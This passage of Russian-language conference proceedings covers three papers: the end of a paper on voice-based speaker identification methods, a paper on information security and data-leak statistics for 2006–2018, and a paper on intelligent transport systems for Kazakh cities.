3) прямая обработка речи — обработка любой фразы говорящего, выделение основных ее параметров и характеристик и сравнение их показателей с эталонными;

4) диалогового принципа — классическое распознавание речи во время диалога (при общении по телефону и т.д.).

Несмотря на то, что методы идентификации во многом отличаются, в целом можно выделить следующие основные этапы, присущие каждому из рассматриваемых методов:

1. Извлечение признаков из входного речевого сигнала.

2. Построение модели (шаблона) пользователя на основе полученных на предыдущем шаге векторов признаков.

Процесс определения пользователя, зарегистрированного в системе, по входному речевому сигналу во всех рассматриваемых методах состоит в поиске наиболее подходящей сохраненной модели на основе каких-либо критериев.

Некоторые методы предлагают построение модели идентификации: скрытая Марковская модель, Гауссовы смеси. Существуют методы идентификации:

- основанные на классификации по определенным параметрам: метод динамического программирования, векторное квантование.

- для извлечения входных параметров (спектральный анализ, преобразование Фурье, линейное предсказание речи, кепстральный анализ) и их распознавания. Использование спектрального анализа и преобразования Фурье позволяет получить массив данных, характеризующих спектры речевых фрагментов. Уменьшение объема анализируемых данных позволяет достичь использования коэффициентов линейного предсказания речи, кепстральных коэффициентов и мел-частотных кепстральных коэффициенты (MFCC). Подобные единицы измерения активно применяют при решении задач распознавания, так как их использование позволяет приблизиться к механизмам человеческого восприятия, которое нашло широкое применение в биометрических системах идентификации человека.




Рис. 2 Классификация методов распознавания

Существенной проблемой для систем голосовой идентификации, основанных на вышеперечисленных методах, является сильное воздействие внешнего окружающего шума на исходные голосовые записи, из которых выделяются информативные признаки. Обусловленное шумом искажение этих признаков вызывает высокий уровень ошибок идентификации.

Заключение

Разработка новых методов и средств для предотвращения несанкционированного доступа к информационным ресурсам посторонних лиц требует развития систем и процедур идентификации личности. Особое место занимают системы и способы биометрической идентификации, обладающие целым рядом достоинств и преимуществ. Биометрические показатели, основанные на уникальных индивидуальных особенностях человека, наиболее надежно характеризуют отдельного пользователя. Они достаточно легко подвергаются автоматизированной обработке и хранению в базах данных, что обеспечивает удобство в использовании и относительно небольшие затраты на применение. Среди наиболее перспективных систем биометрической идентификации, основанных на физиологических особенностях человека, большую роль играет голосовая идентификация. Это обусловлено целым рядом преимуществ: акустический амплитудно-частотный спектр речевых сигналов, уникальный для каждого человека, достаточно легко записывается, эти записи удобно хранить в компьютерных базах данных, подвергая при необходимости анализу и обработке. В данной статье рассмотрены различные математические модели, использующиеся для построения систем распознавания речи (таких как Скрытые Марковские Модели), особое внимание уделяется методам, применяемым для разработки системы распознавания речи, точность идентификации которых не зависит от диктора. Для реализации этого рассматривается возможность предварительной идентификации диктора, а также способ построения дикторонезависимых признаков для описания речевого сигнала, опирающийся на психоакустическую модель восприятия человеком речевого сообщения. Проанализированы математические модели, применяющиеся для построения систем распознавания речи.

Основные результаты работы заключаются в следующем:

1. Проведён анализ существующего состояния в сфере распознавания пользователя по голосу.
2. Рассмотрены методы построения дикторонезависимых систем распознавания речи.

Использованные литературы

1. Руководящий документ Гостехкомиссии России. «Защита от несанкционированного доступа к информации. Термины и определения». – М. : ГТК РФ, 1992. – 13 с.
2. Иванов, А.И. Биометрическая идентификация личности по динамике подсознательных движений / А.И. Иванов. – Пенза: Изд-во Пенз.гос.ун-та, 2000. – 187 с.
3. Идентификация дикторов на основе сравнения статистик основного тона го лоса / С.Л. Коваль, П.В. Лабутин, Е.В. Малая и др. // Информатизация и информационная безопасность правоохранительных органов. Тр. XV Межд. науч. конф. М.: Академия управления МВД России, 2006. С. 324–327.
4. Koval S.L. Formants Matching as a Robust Method for Forensic Speaker Identification // SPECOM'2006. Proc. XI Intern. Conf. «Speech and Computer». St. Petersburg, 2006. P. 125–128.

5. Капустин А.И., Симончик К.К. Система верификации дикторов по голосу на основе использования СГР–SVM подхода // DSPA–2010. Тр. 12-й Межд. конф. «Цифровая обработка сигналов и ее применение». М., 2010. Т. 1. С. 207–210.
6. A. Larcher, K.A. Lee, B. Ma, and H. Li, "Text-dependent speaker verification: Classifiers, databases and RSR2015," Speech Communication, vol. 60, pp. 56-77, 2014.
7. P. Kenny, T. Stafylakis, J. Alam, P. Ouellet, and M. Kockmann, "Joint Factor Analysis for Text-Dependent Speaker Verification," in Proc. Odyssey Speaker and Language Recognition Workshop, Joensuu, Finland, 2014.
8. T. Stafylakis, P. Kenny, P. Ouellet, J. Perez, M. Kockmann, and P. Dumouchel, "I-Vector/PLDA Variants for Text-Dependent Speaker Recognition,". http://www.crim.ca/perso/patrick.kenny.
9. Ю.Н. Матвеев Технологии биометрической идентификации личности по голосу и другим модальностям. ВестникМГТУим. Н.Э. Баумана. Сер. “Приборостроение”. 2012

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ И УТЕЧКА ДАННЫХ

Олжабаева А.Б., Абдуғани Л.Е.
Казахская Академия Транспорта и Коммуникаций им. М. Тынышпаева
lyazzat.abdugani@gmail.com

Аннотация.
Информационное общество в значительной степени зависит от информационной безопасности. Развивая надежное информационное общество, следует избегать различий в инфраструктуре или безопасности. Чтобы справиться с рисками и киберугрозами, связанными с информацией, и предложить конечным пользователям эффективные решения в области информационной безопасности, необходим глобальный и междисциплинарный подход. В этой статье рассматриваются вопросы информационной безопасности целостным образом, ставя человека и вопрос ответственности в центр дискуссии. Также указываются основные проблемы утечки информации, с которыми сталкиваются правительства в области национальной информационной безопасности.

Введение

В наше время появление больших данных привело к оцифровке бумажных документов, которые раньше было неудобным в размере, потому что, его нелегко было носить с собой, хранить или обмениваться ими. В современном мире интернет стал необходимым для обработки данных. Но несмотря на это большие данные раскрывают личную конфиденциальность, и мы не можем быть уверены в том, что личные информации надежно охраняются. Потому что некоторые люди копаются в этих информациях и используют их для интернет-мошенничество, это может принести нам значительные потери и даже могут быть опасными для нашей жизни.

Типы данных и источники данных диверсифицированы, поэтому большое количество структурированных и неструктурированных данных постоянно генерируется, и многие системы не удовлетворяют требования приложений больших данных. Информация, которая широко используется в облачных вычислениях становится все более и более уязвимой для утечек и подслушивания, и с ней трудно работать, просто экранируя программное обеспечение или самих пользователей.

Чтобы использовать различные инструменты и платформы люди должны иметь несколько учетных записей и есть такие приложения, которые потребуют привязать к почтовому ящику или номеру телефона. Как только мы привязали почтовый ящик или

номер телефона оно будет связано с несколькими учетными записями пользователя. Но некоторые веб-сайты не эффективно защищают данные пользователей из-за слабых технических возможностей. И из-за этих минусов пользования некоторые хакеры используют базу данных интернет-компании для получения личной информаций. 12306 нарушений пользовательских данных вызвано плохой защитой.

В мобильных телефонах для платежа используются мобильное сканирование QR-кода. QR-код имеет простые и уникальные характеристики и поэтому они легки в использований. Но многие люди используют изображений QR-кода ради незаконных выгод. Когда пользователь сканирует изображение, чтобы определить QR-код может открыться троянская программа и мобильный телефон будет заражен вирусом, личные информаций тоже будут вирусными, затем загружен и отправлен непосредственно злоумышленником в сервер.

По мере этого есть ещё множество видов угроз. К этому можно отнести кибератаки. С использованием технологий можно столкнуться множествами видов кибератак. По данным исследованиям Всемирного экономического форума расценивается крупномасштабное нарушение кибербезопасности как один из пяти самых серьезных рисков, стоящих сегодня перед миром. Масштабы угрозы резко расширяются: к 2021 году глобальная стоимость нарушений кибербезопасности достигнет, по некоторым оценкам, 6 триллионов долларов США, что вдвое больше, чем в 2015 году.

Есть два вида кибератак: неизбирательные и целенаправленные. Кибератаки хорошо замаскированы что даже организации с этим не всегда справляются. Потому что разоблачение атакующих требует защиты кибербезопасности, идентифицирует угрозу.


GCHQ (национальный технический орган по обеспечению информаций) считает, что понимание этих атак и уязвимостей, которые они используют, повысит свою способность к кибербезопасности и поможет вашей организации защищаться от них. Специалисты, которые занимаются по вопросам безопасности сосредоточивают свое внимание на используемых механизмах или механизмах контроля безопасности. Понимание этих деталей поможет вам сделать осознанные суждения управления рисками, чтобы гарантировать, что необходимые элементы управления прагматичны, экономически эффективны, уместны - и фактически защитить ваш бизнес.

В данном времени только 4% организаций уверены, что они в полной мере учитывают последствия своей текущей стратегии для информационной безопасности и что их ландшафт рисков включает и отслеживает соответствующие киберугрозы, уязвимости и риски.

Теперь ознакомимся с результатами угроз кибератак по 2018 года. В I полугодии 2018 года в мире обнародовано и зарегистрировано по данным в СМИ и иных источниках 1039 случаев утечки конфиденциальной информации. Если сравнить это с угрозами зарегистрированных за аналогичный период 2017 года оно превышает количество инцидентов до 12%. В результате утечек скомпрометировано 2,39 млрд записей персональных и платежных данных, а в 2017 году их было 7,78 млрд-ов. Внешние атаки стали причиной 35,5% утечек данных. В 64,5% случаев утечка данных произошла под воздействием внутреннего нарушителя. Внутренние нарушители — это сотрудники или те, кто имеет законный доступ, либо случайным или преднамеренным злоупотреблением. В 53,5% этих случаев виновными в утечке информации оказались штатные сотрудники той же компаний. Более чем в 2% случаев — высшие руководители организаций и иные привилегированные пользователи. Широкую известность получили факт компрометации базы биометрических данных индийского агентства UIDAI и история об использовании данных пользователей Facebook в политических кампаниях. Многомиллионные утечки данных коснулись социального сервиса MyHeritage — скомпрометированы данные 92 млн пользователей; приложения для похудения MyFitnessPal, где компрометации

подверглись данные 150 млн пользователей. Исследователи периодически вскрывали проблемы с обеспечением безопасности крупных хранилищ информации, находили в сети базы данных, содержащие сведения о гражданах.

Если сравнить данные по утечке информации с 2006 года по 2018 года, то можно увидеть яркие факты о том насколько возросла утечка информации.



	1H06	1H07	1H08	1H09	1H10	1H11	1H12	1H13	1H14	1H15	1H16	1H17	1H18
Число утечек	157	184	260	291	359	392	420	496	654	723	840	925	1039

Рисунок 1. Число зарегистрированных утечек информации, 2006 – 2018 гг.

Зарегистрирована 651 утечек информации, причиной которой стал внутренний нарушитель — 64,5% от общего числа зарегистрированных случаев. В 358 случаях (35,5%) утечка информации произошла из-за внешнего воздействия (см. Рисунок 2).




Рисунок 2. Распределение утечек по вектору воздействия, ½ 2018 г.

В исследуемом периоде в 56% случаев виновниками утечек информации были настоящие или бывшие сотрудники - 54% и 2% соответственно (Рисунок 3).




Рисунок 3. Распределение утечек по источнику, ½ 2017 – ½ 2018 гг.

Совокупная доля утечек персональных и платежных данных составила 90%. При этом на персональные данные пришлось 69% утечек. По сравнению с I полугодием 2017 года, за исследуемый период наблюдается незначительное увеличение долей утечек информации, составляющей государственную и коммерческую тайну (Рисунок 4).

Рисунок 4. Распределение утечек по типам данных, ½ 2017 – ½ 2018 гг.

В 2018 году доля утечек информации из государственных организаций в мире снизилась на 20%, но доля утечек из коммерческих компаний возросла на 80%. Это можно увидеть на 5 рисунке.

Рисунок 5. Распределение утечек по типу организации, ½ 2017 – ½ 2018 гг.

По статистикам 2018 года злоумышленники наибольший интерес проявляли к банкам и промышленным компаниям. И более 60% утечек информаций персональных данных имели умышленный характер (рисунок 6).




Рисунок 6. Доля умышленных утечек, 2018 г.

После всех этих кибератак, их нападении и нанесении ущерба можно дать вывод что интернет может быть враждебной средой. Угроза нападения всегда присутствует, поскольку новые уязвимости освобождаются и производятся товарные инструменты для их использования. Но сидеть и ничего не делать тоже не вариант. Организации должны думать с точки зрения, как избавится от наиболее распространенных типов атак. По данным исследования: «До 2020 года 99% уязвимостей будут оставаться теми, которые известны специалистам по безопасности и ИТ-специалистам, по крайней мере, в течение одного года». При наличии хорошей кибербезопасности - даже если это легче сказать, чем сделать - должно быть возможно предотвратить хоть и малую, но очень значительную долю распространенных атак. В течение следующих нескольких лет исправление известных уязвимостей и устранение уязвимостей веб-сервера могут стать наиболее эффективными действиями для повышения вашей кибербезопасности.

Чтобы защитить себя от общих угроз, организациям необходимо убедиться в том, что основы существуют. Основы состоят из пяти стратегических компонентов:

1. Талант-ориентированный
2. Стратегический и инновационный
3. Риск-ориентированный
4. Умный и ловкий
5. Эластичный и масштабируемый

Заключение

В результате кибератак, их нападении и нанесении ущерба можно дать вывод что интернет может быть враждебной средой. Угроза нападения всегда присутствует, поскольку новые уязвимости освобождаются и производятся товарные инструменты для их использования. Но сидеть и ничего не делать тоже не вариант. По данным исследования: «До 2020 года 99% уязвимостей будут оставаться теми, которые известны специалистам по безопасности и ИТ-специалистам, по крайней мере, в течение одного года». При наличии хорошей кибербезопасности - даже если это легче сказать, чем сделать - должно быть возможно предотвратить хоть и малую, но очень значительную долю распространенных атак. В течение следующих нескольких лет исправление известных уязвимостей и устранение уязвимостей веб-сервера могут стать наиболее эффективными действиями для повышения вашей кибербезопасности.

Для защиты информации от умышленных утечек бывает недостаточным лишь контролировать данные при хранении, перемещении или использовании. Намного эффективным представляется сочетание контроля объекта защиты и средств, позволяющих учитывать контроль поведения пользователя информационной системы. В ностоящий момент появление больших данных значительно способствовало развитию общества, но в то же время, причина проблемы информационной безопасности была очень тревожной, поэтому нам срочно нужен новый механизм защиты личной жизни. Защита личной информационной безопасности должна осуществляться многими способами, с максимальным ограничением для снижения риска утечки личной информации, для лучшей защиты безопасности Интернет-информации, содействия экономическому развитию нашей страны.

6 октября 2016 года указом президента Республики Казахтан было образовано Министерство Оборонной и Аэрокосмической промышленности Республики Казахстан. Одним из основных направлени деятельности данного министерства является реализация государственной политики в области информационной безопасности в сфере информатизации и связи (кибербезапасность). Этим же указом Правительству Республики Казахстан поручено обеспечить создание Комитета по информационной безопасности, который фактический теперь будет выполнять функции уполномоченного органа для разработки государственной политики в сфере национальной информационной безопасности.

Казахстан занял 83 место из 165 стран в глобальном индексе по кибербезопасности. По данным международного телекоммуникационного союза наша страна обошла все страны Центральной Азии, но все же всерьез отстает от Сингапура, США, Малайзии, Омана и Эстонии.

Литература

1. Кибербезопасность: подготовка к кибератакам 20-е глобальное обследование информационной безопасности 2017-18
2. Аналитический центр InfoWatch www.infowatch.ru/analytics

3. Садаф Хина, Дханапал Дурай Доминик «Необходимость соответствия политикам информационной безопасности: взгляд в высшие учебные заведения», *Международная конференция* « *Исследования и инновации в информационных системах (ICRIIS) 2017»* , 2017.
4. С. Дональдсон, С. Сигел, С. Уильямс, А. Аслам, Корпоративная кибербезопасность: как создать успешную программу киберзащиты от передовых угроз, Нью-Йорк: Апресс, 2015.
5. Goodrich and Tamassia, *Introduction to Computer Security* (2010, Addison-Wesley).

СОВЕРШЕНСТВОВАНИЕ СИСТЕМ ОРГАНИЗАЦИИ ДВИЖЕНИЯ В ГОРОДАХ КАЗАХСТАНА НА БАЗЕ ЦИФРОВИЗАЦИИ

Утепбергенов И.Т., Яворский В.В.
Карагандинский государственный технический университет, Казахстан
Институт информационных и вычислительных технологий КН МОН РК, Казахстан
e-mail: yavorskiy-v-v@mail.ru

Аннотация. *Рассмотрена концепция совершенствования управления городскими транспортными системами, которая может быть реализована в рамках интеллектуальной транспортной системы (ИТС). На новом уровне должна рассматривается и реализовывается система управления организацией движения (СОД) и городского общественного транспорта (ГОТ). Проанализирована схема взаимодействия обеспечивающих подсистем интеллектуальной транспортной системы и подсистем управления городской транспортной системы. Рассмотрены задач решения рассматриваемой проблемы систем организации движения и создания ИТС на начальном этапе ее создания.*

Очевидна важность проблем совершенствования планирования и управления городскими транспортными системами (ГТС), которая определяется тем, что от её качественного решения на соответствующем научно-техническом уровне зависит эффективность функционирования всех городских систем производства и обслуживания. Сложность данной проблемы обусловливается многофункциональным и иерархическим характером транспортных систем, активным и стохастическим поведением транспортных процессов, многообразием функционирования и взаимодействия отдельных элементов транспортных средств.

Совершенствование функционирования такой сложной и многогранной системы, какой является современный город также, как и для других организаций связано с совершенствованием технологий принятия решений. Эти технологии для организационных систем реализуют процессы управления. Чтобы принимать обоснованные решения обрабатывают колоссальные объемы информации. Для систем, реализующих процессы обработки информации и подготовки решения, важна реализация трех принципов. Во-первых, собираемая, хранимая и используемая информация должна быть достоверной. Второй принцип связан с актуальностью. Необходимые управленческие воздействия тем эффективнее, чем раньше субъекты управления видят проблемную ситуацию: «проблему надо не упускать, а прогнозировать». Наконец третий принцип связан с процедурой (алгоритмом) формирования обоснованного решения. Очевидно, что при этом должна достигаться максимальная полезность результата с точки зрения всей системы. В условиях максимальной цифровизации процессов в экономике и

обществе, которая является стратегической задачей, поставленной Президентом Казахстана Н.А. Назарбаевым актуальность указанных принципов еще более возрастает.

Решение задач цифровизации городских систем обеспечения жизнедеятельности наиболее эффективно реализуется в рамках проектов формирования «умного города» (SMART–CITY) [1].

Реализация этой концепции для ГТС направлена на разработку интеллектуальной транспортной системы (ИТС).

Рисунок 1 – Сервисы ИТС

В мире существует определенный опыт по комплексному внедрению современных технологий управления и электронных приложений в системы управления городским транспортом [1,2]. В частности, в городах Греции, Великобритании, Германии, Италии, Испании и Швеции реализуется проект Комиссии ЕС QUARTET и QUARTET Plus, который предусматривает разработку приложений по управлению работой ГТС, информированию пассажиров общественного транспорта, модули интегрированной дорожно-транспортной среды, а также приложения по интермодальной маршрутизации, аварийной связи, и экологическому управлению дорожным движением.

Большая программа развития технологий управления дорожным движением, реализованная в городах Берлине и Кельне. Важнейшей составной частью данной программы является внедрение электронных систем управления дорожным движением, управления паркингами, а также обеспечения информирования участников движения с целью решения задач приоритетного использования городского общественного транспорта (ГОТ) (с использованием систем “park&ride”); стимулирования смещения пикового периода на время слабой загрузки улично-дорожной сети (УДС), обеспечения информации о текущей транспортной ситуации в городе и наличии свободных мест для парковки автомобилей, снижению “лишней” интенсивности движения, связанной с поиском места для парковки.

Широко известна система SCOOT динамического светофорного регулирования, испытания которая внедрена городах Торонто (Канада), Сантьяго (Чили), Бейинг (Китай), Уорчестер (Великобритания), Лондон (Великобритания), Саутгемптон (Великобритания), Ковентри (Великобритания), Сан-Пауло (Бразилия), Наймеген (Нидерланды). Исследование эффективности работы приложений SCOOT различных версий показало, что внедрение системы позволяет сократить продолжительность поездки в среднем на 7,2% и снизить задержки транспорта в среднем на 23,6%. В Лондоне существующая система SCOOT была дополнена функцией дистанционного ограничения доступа транспортных потоков в район перегрузки УДС. Ощутимые результаты от внедрения ИТС в Европе получены в Барселоне и Турине. Внедренные здесь системы организации и управления движением, а также парковочным пространством позволило снизить время в пути пассажиров на 15%.

В целом, как показывает опыт внедрения ИТС основными объектами разработки и внедрения являются следующие:

– телекоммуникационная система формирования и обработки данных;

– хранилище данных и система управления доступом;

– система контроля и обеспечения безопасности;

– система управления городским общественным транспортом;

– система электронных платежей.

Основной эффект достигается за счет интеграции существующих систем управления. При этом ИТС позволяет интегрировать следующие системы и их функции:

– управление городским общественным транспортом прежде всего реализуется функции автоматизированного диспетчерского управления и электронные платежи.

– обработки данных о всей ГТС и СОД на базе технологий Big Data и систем искусственного интеллекта.

– обеспечение контроля движения транспорта: выявление опасных ситуаций и заторов; управление полосами и приоритетом; управление движением на съездах/въездах, перекрестках, перегонах УДС; управление парковкой автотранспорта движения.

– обеспечение приема электронных платежей в рамках всей ГТС.

– формирование, обеспечение актуальности и использования хранилищ данных.

В целом схема взаимодействия обеспечивающих подсистем интеллектуальной транспортной системы и подсистем управления ГТС представлена на рисунке 2.

В настоящее время загруженность дорог в городах Казахстана растет очень быстро. Крайние полосы УДС часто используются под парковку. Таким образом, дорога превращается из четырехполосной в трехполосную, из трехполосной – в двухполосную и т.д. В результате даже при неизменном пассажиропотоке на всех видах транспорта имеет место рост загрузки и снижение скорости, как следствие - пробки. При этом надо иметь в виду, что пассажиропотоки в городах постоянно растут.

Первоочередными задачами построения ИТС являются задачи цифрового описания и анализа ГТС:

1. Создание цифрового хранилища данных о дорожной ситуации.
2. Создание цифрового хранилища данных о городском общественном транспорте и передвижениях населения.
3. Разработка информационной цифровой модели транспортной системы города.
4. Разработка концепции ИТС.
5. Разработка с использованием информационной цифровой транспортной модели вариантов оптимизации системы управления движением в рамках существующей инфраструктуры.

Рисунок 2 – Схема взаимодействия подсистем ИТС

Можно выделить семь задач решения рассматриваемой проблемы систем организации движения и создания ИТС на предварительном этапе [3,4].

1. Прежде всего необходимо собрать и оценить имеющуюся информацию о движении транспорта и системе организации движения, способах получения данных, а затем разработать предложения о необходимых обследованиях и системах сбора информации. Определить форматы хранения и принципиальную структуру хранилища данных СОД.

2. После решения первой задачи можно непосредственно приступать к формированию хранилища данных СОД: о движении транспорта, дорожной ситуации, а также запускать в эксплуатацию интерфейсы системы СОД.

3. Третей задачей является ревизия городского общественного транспорта (ГОТ). Необходимо собрать и оценить имеющуюся информацию о ГОТ, городской территории и пассажирообразующих объектах, пассажиропотоках на маршрутах и корреспонденциях; о способах получения данных и затем, разработать предложения о необходимых обследованиях и системах сбора информации. Определить форматы хранения и принципиальной структуры хранилища данных ГОТ.

4. После нормативного определения способов хранения информации о ГОТ можно приступать к наполнению хранилища данных ГОТ о корреспонденциях и потоках, о движении транспорта, а также запускать в эксплуатацию интерфейсы системы ГОТ.

5. После решения указанных четырех задач необходимо формировать цифровую модель городской транспортной системы города. Разработку информационной цифровой модели города необходимо учитывать специфику передвижения в городах Казахстана и использовать имеющиеся проверенные платформы моделирования компоненты PTV-VISION программы VISUM и VISSIM, а также платформы AUSIAS, TRANUS, SATURN [3-8]. Запуск в эксплуатацию систем моделирования и оценки систем организации движения является сложной творческой задачей.

6. Получение информации о существующей ГТС и формирование моделей ее развития на новой цифровой основе реально позволит перейти к разработке концепции ИТС, ее структуры, средств и способов реализации, проверке и оценке их работоспособности и эффективности.

7. Собранную информацию, материалы и результаты моделирования необходимо максимально использовать в разработка предложений вариантов оптимизации существующей системы управления ГТС на первом этапе без затратной корректировки улично-дорожной сети.

В заключении приведем данные о эффективности внедрения ИТС в городах Европы по результатам оценок экспертов Еврокомиссии. Экономическая эффективность применения интегрированного метода развертывания ИТС в сравнении с результатами работы одиночных приложений представлена в таблице 1.

Таблица 1 - Эффективность интеграции управления ГТС

Функция приложения	Коэффициент экономической эффективности (прибыль/затраты)		
	Изолированная работа приложения	Интеграция приложения в общую инфраструктуру	Эффект интеграции
Универсальные функции			
Выявление опасных ситуаций	1,7	5,2	67%
Контроль скорости движения транспорта	2,9	8,5	65%
Управление полосами движения	2,7	5,5	51%
Управление движением на съездах/въездах	3,6	7,1	49%
Функции для применения в сфере городского транспорта			
Управление движением на перекрестках	34	44	23%
Управление движений на перегонах УДС	7,6	7,9	4%
Управление парковкой автотранспорта	1,7	7,1	76%

